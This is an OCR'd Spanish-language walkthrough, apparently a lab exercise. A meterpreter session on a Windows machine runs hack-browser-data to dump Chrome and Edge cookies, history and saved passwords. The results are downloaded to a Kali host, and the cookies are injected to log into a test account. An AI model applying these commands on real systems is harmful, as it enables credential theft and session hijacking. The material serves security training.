


Utilizamos la herramienta hackbrowserdata para extraer las cookies



kali@kali: ~
File Actions Edit View Help
ata-windows-64bit.exe
[*] Completed : /home/kali/Downloads/hack-browser-data-windows-64bit.exe → hack-browser-data-windows-64bit.exe
meterpreter > shell
Process 2388 created.
Channel 2 created.
Microsoft Windows [Versi•n 10.0.19045.2965]
(c) Microsoft Corporation. Todos los derechos reservados.
C:\Users\ldani\Downloads>.\hack-browser-data-windows-64bit.exe
.\hack-browser-data-windows-64bit.exe
[NOTICE] [browser.go:47,pickChromium] find browser 360speed failed, profile folder does not exist
[NOTICE] [browser.go:51,pickChromium] find browser Chrome success
[NOTICE] [browser.go:53,pickChromium] find browser chrome_default success
[NOTICE] [browser.go:51,pickChromium] find browser Microsoft Edge success
[NOTICE] [browser.go:53,pickChromium] find browser microsoft_edge_default success
[NOTICE] [browser.go:47,pickChromium] find browser Opera failed, profile folder does not exist
[NOTICE] [browser.go:47,pickChromium] find browser OperaGX failed, profile folder does not exist
[NOTICE] [browser.go:47,pickChromium] find browser Vivaldi failed, profile folder does not exist
[NOTICE] [browser.go:47,pickChromium] find browser Brave failed, profile folder does not exist
[NOTICE] [browser.go:47,pickChromium] find browser Yandex failed, profile folder does not exist
[NOTICE] [browser.go:47,pickChromium] find browser Chromium failed, profile folder does not exist
[NOTICE] [browser.go:47,pickChromium] find browser Chrome Beta failed, profile folder does not exist
[NOTICE] [browser.go:47,pickChromium] find browser CocCoc failed, profile folder does not exist
[NOTICE] [browser.go:47,pickChromium] find browser QQ failed, profile folder does not exist
[NOTICE] [browser.go:91,pickFirefox] find browser firefox Firefox failed, profile folder does not exist
[NOTICE] [browsingdata.go:71,Output] output to file results/chrome_default_localstorage.csv success
[NOTICE] [browsingdata.go:71,Output] output to file results/chrome_default_download.csv success
[NOTICE] [browsingdata.go:71,Output] output to file results/chrome_default_cookie.csv success
[NOTICE] [browsingdata.go:71,Output] output to file results/chrome_default_bookmark.csv success
[NOTICE] [browsingdata.go:71,Output] output to file results/chrome_default_extension.csv success
[NOTICE] [browsingdata.go:71,Output] output to file results/chrome_default_history.csv success
[NOTICE] [browsingdata.go:71,Output] output to file results/microsoft_edge_default_cookie.csv success
[NOTICE] [browsingdata.go:71,Output] output to file results/microsoft_edge_default_download.csv success
[NOTICE] [browsingdata.go:71,Output] output to file results/microsoft_edge_default_password.csv success
[NOTICE] [browsingdata.go:71,Output] output to file results/microsoft_edge_default_localstorage.csv success
[NOTICE] [browsingdata.go:71,Output] output to file results/microsoft_edge_default_bookmark.csv success
[NOTICE] [browsingdata.go:71,Output] output to file results/microsoft_edge_default_extension.csv success
[NOTICE] [browsingdata.go:71,Output] output to file results/microsoft_edge_default_history.csv success
C:\Users\ldani\Downloads>exit
exit
meterpreter > download results
[*] downloading: results\chrome_default_bookmark.csv → /home/kali/results/chrome_default_bookmark.csv
[*] Completed : results\chrome_default_bookmark.csv → /home/kali/results/chrome_default_bookmark.csv
[*] downloading: results\chrome_default_cookie.csv → /home/kali/results/chrome_default_cookie.csv
[*] Completed : results\chrome_default_cookie.csv → /home/kali/results/chrome_default_cookie.csv
[*] downloading: results\chrome_default_download.csv → /home/kali/results/chrome_default_download.csv
[*] Completed : results\chrome_default_download.csv → /home/kali/results/chrome_default_download.csv
[*] downloading: results\chrome_default_extension.csv → /home/kali/results/chrome_default_extension.csv
[*] Completed : results\chrome_default_extension.csv → /home/kali/results/chrome_default_extension.csv
[*] downloading: results\chrome_default_history.csv → /home/kali/results/chrome_default_history.csv
[*] Completed : results\chrome_default_history.csv → /home/kali/results/chrome_default_history.csv
[*] downloading: results\chrome_default_localstorage.csv → /home/kali/results/chrome_default_localstorage.csv
[*] Completed : results\chrome_default_localstorage.csv → /home/kali/results/chrome_default_localstorage.csv
[*] downloading: results\microsoft_edge_default_bookmark.csv → /home/kali/results/microsoft_edge_default_bookmark.csv
[*] Completed : results\microsoft_edge_default_bookmark.csv → /home/kali/results/microsoft_edge_default_bookmark.csv
[*] downloading: results\microsoft_edge_default_cookie.csv → /home/kali/results/microsoft_edge_default_cookie.csv
[*] Completed : results\microsoft_edge_default_cookie.csv → /home/kali/results/microsoft_edge_default_cookie.csv
[*] downloading: results\microsoft_edge_default_download.csv → /home/kali/results/microsoft_edge_default_download.csv
[*] Completed : results\microsoft_edge_default_download.csv → /home/kali/results/microsoft_edge_default_download.csv
[*] downloading: results\microsoft_edge_default_extension.csv → /home/kali/results/microsoft_edge_default_extension.csv
[*] Completed : results\microsoft_edge_default_extension.csv → /home/kali/results/microsoft_edge_default_extension.csv
[*] downloading: results\microsoft_edge_default_history.csv → /home/kali/results/microsoft_edge_default_history.csv
[*] Completed : results\microsoft_edge_default_history.csv → /home/kali/results/microsoft_edge_default_history.csv
[*] downloading: results\microsoft_edge_default_localstorage.csv → /home/kali/results/microsoft_edge_default_localstorage.csv
[*] Completed : results\microsoft_edge_default_localstorage.csv → /home/kali/results/microsoft_edge_default_localstorage.csv
[*] downloading: results\microsoft_edge_default_password.csv → /home/kali/results/microsoft_edge_default_password.csv



results - Thunar
File Edit View Go Bookmarks Help
kali results
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
chrome_default_bookmark.csv
chrome_default_cookie.csv
chrome_default_download.csv
chrome_default_extension.csv
chrome_default_history.csv
chrome_default_localstorage.csv
microsoft_edge_default_bookmark.csv
microsoft_edge_default_cookie.csv
microsoft_edge_default_download.csv
microsoft_edge_default_extension.csv
microsoft_edge_default_history.csv
microsoft_edge_default_localstorage.csv
microsoft_edge_default_password.csv


chrome_default_cookie - Excel
Buscar
daniel chavez
Archivo Inicio Insertar Disposición de página Fórmulas Datos Revisar Vista Ayuda
Compartir
POSIBLE PÉRDIDA DE DATOS
Algunas características del libro se pueden perder si lo guarda como CSV (delimitado por comas). Para conservar estas características, guárdelo como archivo de Excel.
No mostrar de nuevo
Guardar como...
A1
Host
chrome_default_cookie
Listo
Se encontraron 18 de 111 registros



Utilizamos cookie editor para inyectar las cookies extraídas e iniciar sesión





Acceso exitoso a la cuenta de prueba